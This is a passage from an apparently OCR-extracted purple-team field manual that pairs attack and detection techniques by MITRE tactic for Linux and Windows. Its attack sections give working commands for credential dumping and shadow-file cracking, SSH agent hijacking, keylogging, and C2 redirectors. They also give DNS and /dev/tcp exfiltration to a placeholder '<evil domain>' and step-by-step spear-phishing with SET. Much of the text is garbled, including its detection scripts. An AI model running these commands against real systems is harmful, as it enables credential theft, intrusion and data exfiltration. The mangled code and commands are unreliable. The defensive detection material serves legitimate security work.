sudo apt-get install chkrootkit sudo chkrootkit

Option 2:

sudo apt-get install rkhunter sudo rkhunter --propupd sudo rkhunter -c

Option 3:

cd/opt/ wget https://downloads.cisofy.com/lynis/lynis-2.6.6.tar.gz tar xvzf lynis-2.6.6.tar.gz mv lynis /usr/local/ ln -s /usr/local/lynis/lynis /usr/local/bin/lynis lynis audit system

Option 4:

sudo apt-get install clamav freshclam

# **1.7 CREDENTIAL ACCESS**

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. Techniques used to get credentials include keylogging or credential dumping. Using legitimate credentials can give adversaries access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

# **1.7.1 ATTACK**

# 1.7.1.1 Cleartext Passwords

Users will occasionally store cleartext passwords in files on their computers, perform a basic search for these files. The following command will search through files with .txt and .conf extensions for the text password and sends all errors to null

grep --include=\*. {txt,conf} -rnw '/' -e 'password' 2>/dev/null

# 1.7.1.2 Bash History

Bash history from file

 $cat \sim .bash_history$ 

Bash history from memory

history

# 1.7.1.3 Credential Dump

credentials will be output to screen

# git clone https://github.com/huntergregal/mimipenguin.git.cd mimipenguin

• credentials will be output to screen

#### Shadow file

cp /etc/shadow <path> cp /etc/passwd <path> unshadow passwd shadow > <passfile> john <passfile>

# 1.7.1.4 Physical Access

The following steps vary with version of linux, some require you to replace "quiet" with "init=/bin/bash" the below method works with ubuntu at the time of writing this.

- 1. Boot to Grub and select advanced options
- 2. press "e"
- 3. Look for line starting with "Linux" and change "ro" to "rw" and add init=/bin/bash
- 4. Press "F10"
- 5. mount -n -o remount, rw/
- 6. passwd root #or whatever you want with root access

# 1.7.1.5 Private Keys

Find SSH keys with default name

find / -name id\_rsa 2>/dev/null find / -name id\_dsa 2>/dev/null

# **1.7.2 DETECTION**

# **1.7.2.1** Detect changes to shadow or passwd

The logging that comes with linux does basic auditing, but to have lower level auditing we can use auditd, the following requires auditd if it is not installed you can use your package manager ( sudo yum install auditd or sudo apt install auditd )

# vi /etc/audit/rules.d/audit.rule
-w /etc/shadow -p rwa -k shadow
-w /etc/passwd -p rwa -k passwd
# service auditd restart

### 1.7.2.2 Mitigate bash history leak

If a user has entered a password where it can be seen in bash history, you can remove the entry

history -d <line number>

# 1.7.2.3 Detect Cleartext Passwords

It is good policy to detect the use of cleartext passwords, while it is not possible to be sure the following command will look for the word password.

grep --include=\*. {txt,conf} -rnw '/' -e 'password' 2>/dev/null

# **1.8 DISCOVERY**

The adversary is trying to figure out your environment.

Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this postcompromise information-gathering objective.

# **1.8.1 ATTACK**

# 1.8.1.1 Host Enumeration

Once you have gained access to a host machine it is necessary to investigate your environment, the following information is standard information to collect.

uname -a:: OS, kernel, system time hostnamectl :: hostname of current device echo \$USER:: current username cut -d: -f1 /etc/passwd:: list of local users sudo -1 :: Permissions of user ifconfig :: network information route :: prints routing table arp -e :: arp table netstat -ano :: list of network connections systemctl status <ufw><iptables> ::current firewall state <iptables -nvL> <ufw status>:: current firewall config crontab -1 :: list of scheduled tasks ps aux :: services, PIDs and executable ./<binary>:: launch binary lsmod :: list of Drivers timedatectl :: get current timezone

Automated enumeration script <u>https://highon.coffee/blog/linux-local-enumeration-script/</u>

#### 1.8.1.2 Virtual Machine Detection

Linux:

sudo dmidecode -s system-manufacturer sudo dmidecode | egrep -i 'vendor' sudo dmidecode | egrep -i 'manufacturer|product'

Apple macOS:

ioreg -l | grep -e Manufacturer -e 'Vendor Name' system profiler

#### 1.8.1.3 ARP

arp -vn

#### 1.8.1.4 Simple Ping Sweep

for i in {1..254} ;do (ping -c 1 xxx.xxx.\$i | grep "bytes from" &) ;done | cut -d " " -f 4

#### 1.8.1.5 Port Scanning

```
nc -n -z -v -w 1 <ip address> <port>-<port>
```

#### 1.8.1.6 NMAP

nmap -sL xxx.xxx.xxx.xxx/yy

#### **1.8.2 DETECTION**

While possible to see these events on individual hosts, it is best to detect some of these behaviors with a network-based intrusion detection system combined with a SIEM to see all events across the network.

#### 1.8.2.1 Detect host enumeration

One possible method is to use .bash\_history to look for commands that would indicate adversaries trying to run discovery scripts. Many of the commands could be ran by administrators, so part of the script is going to set a threshold for how often the commands should appear in proximity to each other, as well as a threshold of how many commands must be in a group.

```
# Written by PTFM
# No Warranty or guarantee is included
import os
import sys
commands = ["uname", "hostname", "$USER", "/etc/passwd", "sudo -l ",
"ifconfig", "route", "arp -e", "netstat", "crontab -l", "ps ", "lsmod",
"timedatectl", "iptables -nvL", "ufw status", "systemctl status ufw",
"systemctl status iptables", "dmidecode", "nmap"]
def disc(bash history):
  tolerance = 5 #this is the tolerance of proximity the cmds are to each
other ex. 5 would be 5 lines of each other
  group tolerance = 4 #this is the total number of commands that must be
inside a cluster to be shown
  group = 0
  detected=False
  prev detect=False
  \operatorname{cmd} \operatorname{group} = []
  if(os.access(bash history, os.R OK)):
     print("Reading command history")
     with open('.bash history') as bh:
       data = bh.read()
```

```
if data:
         num cmd lines = data.split("n")
          detected cmd = []
         prev_cmd = ""
          for i in range(len(num cmd lines)):
            cmd line = num cmd lines[i].strip(' ')
            for command in commands:
              if command in cmd line:
                 detected=True
            if(detected==True and prev detect==True and
temp tolerance>=0):
              temp tolerance=tolerance
              prev cmd=cmd line
              cmd_group.append(prev_cmd)
              detected=False
              prev detect=True
            elif(detected==True):
              prev detect=True
              temp tolerance=tolerance
              cmd group.append(cmd line)
              prev cmd=cmd line
              detected=False
            else:
              try: temp_tolerance
              except NameError: temp_tolerance = None
              if(temp tolerance==None):
                temp tolerance=tolerance
              temp tolerance-=1
              if(temp tolerance==0):
                 group+=1
                if(len(cmd group)>=group tolerance):
                   detected cmd.append(cmd group)
                 cmd group = []
              elif(temp_tolerance<=0);
                prev detect=False
         return detected cmd
br = disc('/home/<user>/.bash history')
if(br!=None):
  for emd group in br:
    print("Group")
    print(cmd group)
```

### 1.8.2.2 Detect scanning with python script

Download python script from:

http://code.activestate.com/recipes/576690-pyscanlogger-python-port\_scan\_detector/download/1/

sudo python recipe-576690-1.py

# 1.8.2.3 Detect nmap with Snort

```
sudo gedit /etc/snort/rules/local.rules
alert icmp any any -> 192.168.1.105 any (msg: "NMAP ping sweep
Scan"; dsize:0;sid:10000004; rev: 1;)
```

# **1.9 LATERAL MOVEMENT**

The adversary is trying to move through your environment.

Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

# **1.9.1 ATTACK**

# 1.9.1.1 SSH

Option 1: SSH Hijacking

- 1. ps uax | grep sshd
- 2. grep SSH\_AUTH\_SOCK /proc/<pid>/environ
- 3. SSH\_AUTH\_SOCK=/tmp/ssh-XXXXXXXXX/agent.XXXX ssh-add-l
- 4. ssh remote\_system-l victim

# Option 2: SSH Keys

Administrators will occasionally use keys to remotely administer devices, these keys may not be protected, if you find a key and know a host that has the key in authorized hosts file you can use it to move laterally.

ls -al ~/.ssh ssh -i </<path to key>/> <host@ip>

#### 1.9.1.2 Public Services

Once inside a network there may be servers and services that are only visible to the internal network, following the Discovery methods you may find an exploitable service.

## **1.9.2 DETECTION**

Detecting lateral movement from a single host can be very difficult, and the best results will come from using a tool that shows network data and all the hosts on the network, but there are techniques that can help you find lateral movement form a single host.

#### 1.9.2.1 Show connected devices on local network

Unless you are connected to a local file share, host to host communication should be fairly minimal, this can help you see if you are connected to another host on your network

netstat -tn 2>/dev/null | awk -F "[ :]\*" '{print \$6}' | cut -d " " -fl | sort -u | grep xxx.xxx # xxx = first few octets of local ip address

## **1.10 COLLECTION**

The adversary is trying to gather data of interest to their goal.

Collection consists of techniques adversaries may use to gather information and the sources information is collected from that are relevant to following through on the adversary's objectives. Frequently, the next goal after collecting data is to steal (exfiltrate) the data. Common target sources include various drive types, browsers, audio, video, and email. Common collection methods include capturing screenshots and keyboard input.

## **1.10.1 ATTACK**

## 1.10.1.1 Audio Capture

arecord -vv -fdat <file.wav>

#### 1.10.1.2 Screen Capture

## Requires imagemagick to be installed on the host ##

import -window root <file.png>

## 1.10.1.3 Clipboard Data

## Requires xclip to be installed on the host ##

Text

xclip -selection clipboard -o > outfile.txt

Images

xclip-selection clipboard-timage/png-o>"`date +%Y-%m-%d\_%T`.png"

## 1.10.1.4 Keylogging

## Requires logkeys to be installed on the host ##

touch /<outdir>/<outfile> sudo logkeys --start --output filename.log

## **1.10.2 DETECTION**

Detect Keylogging by process name

This python script looks for keylogging processes and if a name that matches one of the keyloggers on the list it will prompt to see if you want to kill the process. This script was written by mohitbalu and is available here:

https://github.com/mohitbalu/micKeyDetector/blob/master/micKeyDetector.p

```
#!/usr/bin/
from subprocess import Popen, PIPE
import os, signal
from sys import stdout
from re import split
class Process(object):
  " Data structure to store the output of 'ps aux' command"
  def init (self, proc info):
     self.user = proc info[0]
     self.pid = proc_info[1]
    self.cpu = proc info[2]
     self.mem = proc_ifo[3]
    self.vsz = proc info[4]
    self.rss = proc info[5]
    self.tty = proc info[6]
    self.stat = proc info[7]
     self.start = proc info[8]
     self.time = proc info[9]
     self.cmd = proc info[10]
  def to str(self):
     " Return user, pid, and command "
    return "%s %s %s' % (self.user, self.pid, self.cmd)
  def name(self):
       "' Return command only'"
       return '%s' %self.cmd
  def procid(self):
```

```
"'Return pid only'''
       return '%s' %self.pid
def kill logger(key pid):
  stdout.write("\n\nDo you want to stop this process: y/n ?"),
  response = raw input()
  if (response=="y" or response =="Y"):
       os.kill(int(kev pid), signal.SIGKILL)
  else:
       pass
def get process list():
  " Retrieves a list of Process objects representing the active process list
list "
  process list = []
  sub process = Popen(['ps', 'aux'], shell=False, stdout=PIPE)
  #Discard the first line (ps aux header)
  sub_process.stdout.readline()
  for line in sub process.stdout:
     #The separator for splitting is 'variable number of spaces'
     proc info = split(" *", line.strip())
     process list.append(Process(proc info))
  return process list
if name == " main ":
       process list = get process list()
       stdout.write('Reading Process list ... \n')
       process cmd=[]
       process pid=[]
       for process in process list:
              process cmd.append(process.name())
               process pid.append(process.procid())
       11 = 1
["logkey", "keylog", "keysniff", "kisni", "lkl", "ttyrpld", "uber", "vlogger"]
       record=0
       flag=1
      for x in process cmd:
               for y in 11:
                       if(x.find(y) > 1):
                               stdout.write("KeyLogger Detected: \nThe
```

```
following process may be a key logger: \n\n\t"+process pid[record]+" ---

> "+x)

kill_logger(process_pid[record])

flag=0

record+=1

if(flag):

print("No Keylogger Detected")
```

## **1.11 COMMAND AND CONTROL**

The adversary is trying to communicate with compromised systems to control them.

Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.

## 1.11.1 Relevant Information

## 1.11.1.1 Common C2 Ports

Ports that are commonly used for normal network activity are often targeted to blend in with network traffic, avoid firewalls and intrusion detection systems, such as ports:

TCP:80 (HTTP) TCP:443 (HTTPS) TCP:25 (SMTP) TCP/UDP:53 (DNS)

## 1.11.2 ATTACK

## 1.11.2.1 Remote Access Tools

Remote access tools are needed to command and control a host once it has been infected, there are many tools out there but a few of them are listed below.

Name	Language	Link
Cobalt Strike	propriatary	https://cobaltstrike.com/
Empire (old)	PowerShell2.0	https://github.com/EmpireProject/E

Empire 3	Powershell/Python	https://github.com/BC-SECURITY
Metasploit	Ruby	https://github.com/rapid7/metasploi
Framework

## 1.11.2.2 Remote Access Tools

Legitimate administrative tools can be used to control remote targets

teamviewer, vnc, logmein

vncviewer xxx.xxx.xxx.xxx:5901

rdesktop -u <username> <ip addr>

Proxies

Setup NGINX proxy for Armitage/Metasploit

Install NGINX and backup conf file

yum install nginx -y cp /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak sed -i -e '38,87d' /etc/nginx/nginx.conf

```
Create config file for Armitage
```

```
cat >/etc/nginx/conf.d/nginx_amitage.conf << 'EOF'
server {
  server_name_;location / {
    proxy_pass http://172.16.54.139:80;
  }
  FOF</pre>
```

Setup system for use

systemctl restart nginx firewall-cmd -permanent -add-server=http firewall-cmd -reload

## 1.11.2.3 C2 Redirector

Using a linux redirector with socat installed

If config #get IP of redirector# sudo socat TCP4-LISTEN:<port>, fork TCP4:<C2 IP>.<port>

Point windows payload remote host to redirector IP and port, recommend adding rules to Iptables to allow only remote host and C2 communications to protect from scanning and hack-back

## 1.11.3 DETECTION

Finding an active Command and Control on a host can prove to be rather difficult, typically Command and Control is either discovered forensically after the exploitation has been discovered or can be found over the network by looking for beacons and commands. While not impossible the best way is either through the use of an antivirus or by looking for persistence mechanisms that would restart the Command and Control.

## 1.11.3.1 Detect C&C with hard coded IP addresses

This technique can be used to discover Command and Control while they are running on a system. Command and Control is typically very difficult to discover during its execution phase. During execution phase you can also use network traffic to catch the command and control signals. This method requires you to gather IP addresses that have communicated with the host, the longer the better. Then will require a memory dump file, which we will then run volatility against the memory dump using the IP address as the search string. We are looking for hard coded IP addresses, if any are found this would indicate a Command and Control implant.

This method is going to need a few prerequisites

4. All IP addresses that communicated with host (recommend running for a minimum of 24 hours)

sudo tshark -Tfields -e ip.src -e ip.dst > ip\_list

5. A memory dump from the host

```
git clone https://github.com/504ensicslabs/lime
cd lime/src/
insmod lime-5.4.0-42-generic.ko "path="mem.dump" format=raw"
```

6. Get volatility profile setup for Linux

```
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility/tools/linux/ && make
cd ../../.
sudo zip $(lsb_release -i -s)_$(uname -r)_profile.zip
./volatility/tools/linux/module.dwarf /boot/System.map-$(uname -r)
cp $(lsb_release -i -s)_$(uname -r)_profile.zip
./volatility/plugins/overlays/linux/
unzip -1 ./volatility/plugins/overlays/linux/
unzip -1 ./volatility/plugins/overlays/linux/$(lsb_release -i -s)_$(uname -
r)_profile.zip
vol.py --info | grep Linux
profile=`python2 vol.py --info 2>/dev/null | grep Linux | grep Profile | cut
-d " " -f 1`
```

7. Use volatility to get any hardcoded IP addresses from RAM

```
ips=`cat ip_list`
ips=`for ip in $ips; do echo $ip; done`
ips=`echo $ips | tr " " "\n" | sort | uniq`
for ip in $ips; do vol.py -f <mem.dump> --profile=$profile
linux yarascan -Y $ip; done
```

## **1.12 EXFILTRATION**

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

## 1.12.1 ATTACK

## 1.12.1.1 Data Over DNS

Method 1:

git clone https://github.com/m57/dnsteal cd dnsteal python dnsteal.py f=file.txt; s=40;b=500;c=0; for r in \$(for i in \$(gzip -c \$f| base64 -w0 | sed "s/.\{\$b\}/&\\n/g");do if [[ "\$c" -lt "\$s" ]]; then echo -ne "\$i-."; c=\$((\$c+1)); else echo -ne "\\n\$i-."; c=1; fi; done ); do dig @<ip addr> `echo -ne \$r\$f[tr "+" "\*"` +short; done """ % (c["r"], c["e"], c["y"], c["e"], s, b, ip )

Method 2:

Victim Machine

base64 -w 12 <file.txt>> <file.out> for 1 in `cat <file.out>`; do dig \$1.<domain>, done;

Attacker Machine

tcpdump-i ens33-w dns.cap port 53

tcpdump-rdns.cap|grepA?|cut-f9-d''|cut-f1-d'.'|base64-d> file.txt

## 1.12.1.2 Open SMTP Relay

#elnet <lact smtp>25 HELO <lact smtp>25 MAIL FROM:<u>name@fromdomain.com</u> RCPT TO:<u>your@emaildomain.com</u> DATA <lack set >

QUIT

## 1.12.1.3 SSH tarball

tar zcf - <file> | ssh <evil domain> "cd /<path>/; tar zxpf -"

#### 1.12.1.4 Raw Port Encoded

tar zcf - <file> | base 64 | dd conv=ebcdic >/dev/tcp/<evil domain>/443

#### 1.12.1.5 Data exfiltration over Social Media

Website	Amount of Data
Youtube	20GB as a video
Flickr	200MB as an image, up to 1TB
Vimeo	5GB of videos per week; paid subscription required to retain original file
Facebook	25MB raw file for groups, 1GB as video* if verified profile, text posts
LinkedIn	100MB Office documents
DeviantArt	60MB as an image, up to 250MB
Pinterest	10MB as an image
Tumblr	10MB as an image, 150 photo posts allowed per day, text posts

## 1.12.2 DETECTION

## 1.12.2.1 Find DNS exfil

sudo apt-get install libgeoip-dev sudo pip install geoip scapy git clone https://github.com/slacker007/DNShunter cd DNShunter ./dnshunter.py -f <filename> | grep '[Q]' | grep '<phrase>'

## 1.12.2.2 Find compressed files

Option 1: Find by Extension

```
sudo find / -iname *.rar -or -iname *.zip -or -iname *.7z -or -iname *.tar - or -iname *.bz2 -or -iname *.gz -or -iname *.zipx 2>/dev/null
```

#### Option 2: Find by File Type

This method utilizes the magic number, which is a file header that identifies the file

```
#!/usr/bin/env python
import os
import sys
import binascii
extdict = {
 "rar": "526172211a0700",
 "zip": "504b0304",
 "gz": "1f8b08",
 "tar": "7573746172",
 "7z": "377abcaf271c",
 "bz2": "425a68"
}
print("Some files share the same magic number for example zip and
pptx")
blocksize = 1024
def findhex(hextension):
  if(os.access(hextension, os.R OK)):
    with open(hextension, 'rb') as f:
       content = f.read()
       head = content[0:20]
       bhead = binascii.hexlify(head)
       for val in extdict.values():
         if(val in str(bhead)):
```

```
print("Extension: {} - Magic Number: {} - File:
{}".format(list(extdict.keys())[list(extdict.values()).index(val)], val,
hextension))
path = './'
for r, d, f in os.walk(path):
   for file in f:
        hextension = os.path.join(r, file)
        if os.path.exists(hextension):
            findhex(hextension)
```

## 1.12.2.3 Find encrypted files

Using Entropy

This is an example of a possible way to find high entropy files across the OS, while if ran on every file this list would be quite large, however if you pass a trusted list you can make it quite easy to find new high entropy files.

```
#!/usr/bin/env python import os
import sysimport
math
trusted = sys.argv[1] def
entropy(entrofile):
    if(os.access(entrofile, os.R_OK)): if(entrofile in trusted):
            return
        with open(entrofile, 'rb') as f: byteArr=
            list(f.read()) print(byteArr)
        fileSize = len(byteArr) if (fileSize <=
        0):
            return freqList=
        []
        for b in range(256): ctr=0
            for byte in byteArr: if byte == b:
                     ctr += 1 freqList.append(float(ctr) / fileSize)
        ent=0.0
        for freq in freqList: if freq>0:
                 ent = ent + freq * math.log(freq, 2) ent = - ent
        if (ent \ge 6):
            print('Path: {}- Shannon entropy: {:.2f}'.format(entrofile, ent)) path = '/'
forr, d, fin os.walk(path): for file in f:
        filepath = os.path.join(r, file) if
        os.path.exists(filepath):
            entropy(filepath)
```

Data Type	Average Entropy
Plain Text	4.347
Native Executable	5.099

Packed Executable	6.801
Encrypted Executable	7.175

1.12.2.4 Find large files

find / -size +100000k -print

# 2 WINDOWS

## **2.1 GENERAL INFORMATION**

#### 2.1.1 Windows NT versions

NT Version	Windows OS
NT 3.1	Windows NT 3.1
NT 3.5	Windows NT 3.5
NT 3.51	Windows NT 3.51
NT 4.0	Windows NT 4.0
NT 4.1	Windows 98
NT 4.9	Windows Me
NT 5.0	Windows 2000
NT 5.1	Windows XP
NT 5.2	Windows XP (x64)
INI 3.2	Windows Server 2003 & R2
	Windows Home Server
NT 6.0	Windows Vista
	Windows Server 2008
NT 6.1	Windows 7
INI U.I	Windows Server 2008 R2

	Windows Home Server 2011
NT 6.2	Windows 8
INT 0.2	Windows Phone 8
	Windows Server 2012
	Windows 8.1
NT 6.3	Windows Server 2012 R2
	Windows Phone 8.1
NT 10	Windows 10
	Windows Server 2016
	Windows Server 2019
NT 10	Windows 10
	Windows Server 2016
	Windows Server 2019

## 2.1.2 Commonly Used Windows Registry Locations

	esea (finae (fis riegisti ) Zecations
Name	Registry Location
OS Information	HKLM\Software\Microsoft\Windows NT\CurrentVersion
Product name	HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
Date of Install	HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
Registered Owner	HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
System Root	HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
Time Zone	HKLM\System\CurrentControllerSet\Control\TimeZoneInfo
Mapped Network Drives	HKLM\Software\Microsoft\Windows NT\CurrentVersion\E MRU
Mounted Devices	HKLM\System\MountedDevices
USB Devices	HKLM\System\CurrentControllerSet\Enum\USBStor
Audit Policies	HKLM\Security\Policy\PolAdTev
Installed Software (Machine)	HKLM\Software
Installed Software (User)	HKCU\Software
Recent Documents	$HKCU \ Software \ Microsoft \ Windows \ Current Version \ Explosition \ Software \ Microsoft \ Windows \ Microsoft \ Microso$
Recent User Locations	HKCU\Software\Microsoft\Windows\CurrentVersion\Explo

Typed URLs	HKCU\Software\Microsoft\Internet Explorer\TypedURLs
MRU List	HKCU\Software\Microsoft\Windows\CurrentVersion\Explo
Last Registry Key Accessed	HKCU\Software\Microsoft\Windows\CurrentVersion\Apple

#### 2.1.3 Windows Directories

Directory	Description
C:\Windows\System32\drivers\etc\hosts	DNS file
C:\Windows\System32\drivers\etc\networks	Network Config file
C:\Windows\System32\config\SAM	Usernames and Password
C:\Windows\System32\config\SECURITY	Security Log
C:\Windows\System32\config\SOFTWARE	Software Log
C:\Windows\System32\config\SYSTEM	System Log
C:\Windows\System32\winevt\	Windows Event Logs
C:\Windows\repair\SAM	Backup of User and Password
C:\Documents and Settings\All Users\Start Menu\Programs\Startup\	Windows XP All User Startup
C:\Documents and Settings\User\Start Menu\Programs\Startup	Windows XP User Startup
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp	Windows All User Startup
C:\Users\*\AppData\Roaming\Microsoft\ Windows\Start Menu\Programs\Startup	Windows User Startup
C:\Windows\Prefetch	Prefetch files
C:\Windows\AppCompat\Programs\Amcache.hve	Amcache.hve
C:\Windows\Users\*\NTUSER.dat	NTUSER.dat

Quick Tip: For quick access to users startup directory go to "Run" and type "shell:startup"

Command	Desscription
dir	List files and folders
cd <dir></dir>	Change directory to <dir></dir>
mkdir <dir></dir>	Create Directory <dir></dir>
rmdir <dir></dir>	Remove Directory <dir></dir>
copy <source/> <target></target>	Copy <source/> to <target></target>

#### 2.1.4 Windows cmd basics

move <source/> <target></target>	Move file from <source/> to <target></target>
ren <old> <new></new></old>	Rename from <old> to <new></new></old>
del <file></file>	Delete <file></file>
echo <text></text>	Display <text></text>
type <text.txt></text.txt>	Display contents of <text.txt></text.txt>
cls	Clear contents of the screen
ver	Windows Version
<drive>:</drive>	Change drive, Ex: (D: )

2.1.4.1 W	Vindows	cmd	admin	basics
<b>C</b> .T.T.T.	, maows	Cinu	aammi	Dubico

Command	Description
ipconfig /all	Get your IP address
sc query state=all	Show Services
tasklist /m	Show Services and processes
taskkill /PID <pid> /F</pid>	Force kill process by ID
assoc	Show File Type Association
cipher /w: <dir></dir>	Secure delete file or directory
fc <file> <file></file></file>	File compare
netstat -an	Display currently open ports
pathping	Displays each hop in ping
tracert	Displays each hop and time
powercfg	Change power configuration
chkdsk /f <drive></drive>	Check and fix disk errors
driverquery /FO list /v	List of drivers and status
osk	Onscreen keyboard
shutdown -s -t 3600	Schedule shutdown for 3600 sec or 1 hr

## 2.1.5 Windows powershell

Command	Alias	Description
Get-Content	cat	Get contents of a file
Get-Service	gsv	Get Services
Get-Process	gps	Show Services and processes
Stop-Process -Id <pid> - Force</pid>	kill	Force kill process by ID
Clear-Content	clc	Clear contents of a file
Get-Command	gc	Gets all commands
Compare-Object (cat <f1>) (cat<f2>)</f2></f1>	compare	Compare file f1 and f2
Copy-Item	ср	Copy an item

Get-Member	gm	Gets the properties and methods of objects.
Invoke-WMIMethod	iwmi	Calls Windows Management Instrumentation (WMI) methods.
cmd /c <command/>		Run command as windows command line
Set-Alias	sal	Creates or changes an alias
Select-Object	select	Selects objects or object properties
ForEach-Object	%	Performs an operation against each item in a collection of input objects.
Where-Object	?	Selects objects from a collection based on their property values.

## **2.2 INITIAL ACCESS**

The adversary is trying to get into your network.

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spear phishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

## **2.2.1 ATTACK**

## 2.2.1.1 Remote Admin Tools (password required)

- 1. git clone https://github.com/CoreSecurity/impacket.git
- 2. cd impacket
- 3 nin install
- PSexec

psexec.py <user>@<ip>powershell

• WMI

wmiexec.py <user>@<ip>

• SMBexec

smbexec.py <user>@<ip>

### 2.2.1.2 Exposed Services

The following table shows common exploits and the vulnerable OS. There are many services that run on your computer and a service that is vulnerable and exposed can provide an initial attack vector.

Vulnerability	Operating System
CVE-2020-0796 (SMBGhost)	Windows 10
	Windows 10
CVE-2018-8174	Windows 8.1
	Windows 7
	Windows 10
	Windows 8.1
	Windows 8
	Windows 7
CVE-2017-0143	Windows Vista
(EternalBlue)	Windows Server 2008
	Windows Server 2012
	Windows Server 2016
	Windows XP
CVE-2008-4250	Windows Server 2003
	Windows 2000
CVE-2003-0352	Windows XP
	Windows Server 2003
	Windows XP
CVE-2012-0002	Windows Server 2003
C v E-2012-0002	Windows 7
	Windows Server 2003

#### 2.2.1.3 Spear Phising

Spear Phishing is one of the more common attack vectors as it targets unsuspecting users. The steps below allow you to use an automated tool to create a spear phishing email.

#### Windows

- 1. Download and install Python.
- 2. Download and install PyCrypto library.
- 3. Clone SET git repository from https://github.com/trustedsec/social-

engineer-toolkit/

4. Open your cmd and run Social-Engineer Toolkit: python C:\Users\ <username>\Documents\GitHub\social- engineer-toolkit\se-toolkit

## Windows 10

- 1. Open Powershell window as an admin
- 2. run: "Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux"
- 3. Install ubuntu linux distro from windows store
- 4. Launch ubuntu
- 5. In terminal run: "apt-get –force-yes -y install git apache2 pythonrequests libapache2-mod-php python-pymssql build- essential pythonpexpect python-pefile python-crypto python- openssl"
- 6. git clone https://github.com/trustedsec/social-engineer- toolkit/set/
- 7. cd set
- 8. python setup.py install
- 9. setoolkit
- 10. Option 1 for Spear Phishing attack vectors
- 11. Option 2 for FileFormat attack
- 12. Choose fileformat to use default is pdf with embedded EXE
- 13. Choose payload (shell less likely to be caught, more risky)
- 14. Set listening port (port 80 or 443 to blend with web)
- 15. Option 2 to rename file (name something likely to be opened)
- 16. Select option 1 for single target or 2 for mass mailer
- 17. You will be prompted for subject and body
- 18. Select option 1 to use gmail and option 2 for open relay
- 19. Wait for user to click on attachment

## 2.2.2 DETECTION

## 2.2.2.1 Remote Admin Tools

Psexec

Get-WinEvent -FilterHashTable @{ Logname='System'; ID='7045'} | where {\$\_.Message.contains("PSEXEC")}

## WMI (requires Command)

reg add "hklm\software\microsoft\windows\currentversion\policies\system\audit" /v ProcessCreationIncludeCmdLine\_Enabled /t REG\_DWORD /d 1

#### 2.2.2.2 Spear Phishing

Zeek is a great behavior analysis network tool, and with it you can create custom scripts to look for phishing. There are some great examples on https://github.com/dhoelzer/ShowMeThePackets/tree/master/Zeek

The following example script was written by dhoelzer and is available from the github above.

```
global domains in emails: set[string];
global addresses from links: set[addr];
event mime_entity_data (c: connection, length: count, data: string){ local urls = find_all(data,
/https*:\/\/[^\/]*/);
if(|urls| == 0){ return; }
for(url in urls){
         add domains_in_emails[split_string(url, \wedge / )[2]];}
event dns_A_reply (c: connection, msg: dns_msg, ans: dns_answer, a: addr){
if(ans$query in domains_in_emails){
add addresses from links[a];}}
event connection_SYN_packet (c: connection, pkt: SYN_packet){ if(!(c$id$resp_h in
addresses from links)) { return; }
if(cid p == 80/tcp) {
print fmt ("Phishing related: HTTP connection from %s to %s", c$id$orig h, c$id$resp h);
return: }
if(cid\resp p == 443/tcp) {
print fmt ("Phishing related: TLS/SSL connection from %s to %s",
c$id$orig_h, c$id$resp_h);
return: }
print fmt (">>> Phishing related: connection to port %d from %s to %s", c$id$resp_p, c$id$orig_h,
c$id$resp_h);}
```

## 2.2.2.3 Logs

Targeted log collection allows for the best results in finding intrusions, this means that you should build a list of adversary tactics, techniques and procedures (TTPs) and collect the exact logs needed to alert against that TTP. Below are popular logs that can be used to gain insight into an intrusion:

Account Management		
Event ID 624	User Account Created	
Event ID 626	User Account Enabled	
Event ID 627	Password Change Attempted	
Event ID 628	User Account Password Set	
Event ID 629	User Account Disabled	
Event ID 630	User Account Deleted	
Event ID 631	Security Enabled Global Group Created	

Event ID 632	Security Enabled Global Group Member Added
Event ID 633	Security Enabled Global Group Member Removed
Event ID 634	Security Enabled Global Group Deleted
Event ID 635	Security Enabled Local Group Created
Event ID 636	Security Enabled Local Group Member Added
Event ID 637	Security Enabled Local Group Member Removed
	Security Enabled Local Group
Event ID 638	Deleted
Event ID 639	Security Enabled Local Group Changed
Event ID 641	Security Enabled Global Group Changed
Event ID 642	User Account Changed
Event ID 643	Domain Policy Changed

	System Events
Event ID 512	Windows is starting up
Event ID 513	Windows is shutting down
Event ID 516	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
Event ID 517	The security log was cleared

Policy Changes		
Event ID 608	A user right was assigned	
Event ID 609	A user right was removed	
Event ID 610	A trust relationship with another domain was created	
Event ID 611	A trust relationship with another domain was removed	
Event ID 612	An audit policy was changed	
Event ID 4864	A collision was detected between a namespace element in one forest and a namespace element in another forest	

## **2.3 EXECUTION**

The adversary is trying to run malicious code.

Execution consists of techniques that result in adversary- controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

## **2.3.1 ATTACK**

**CMSTP** Execution

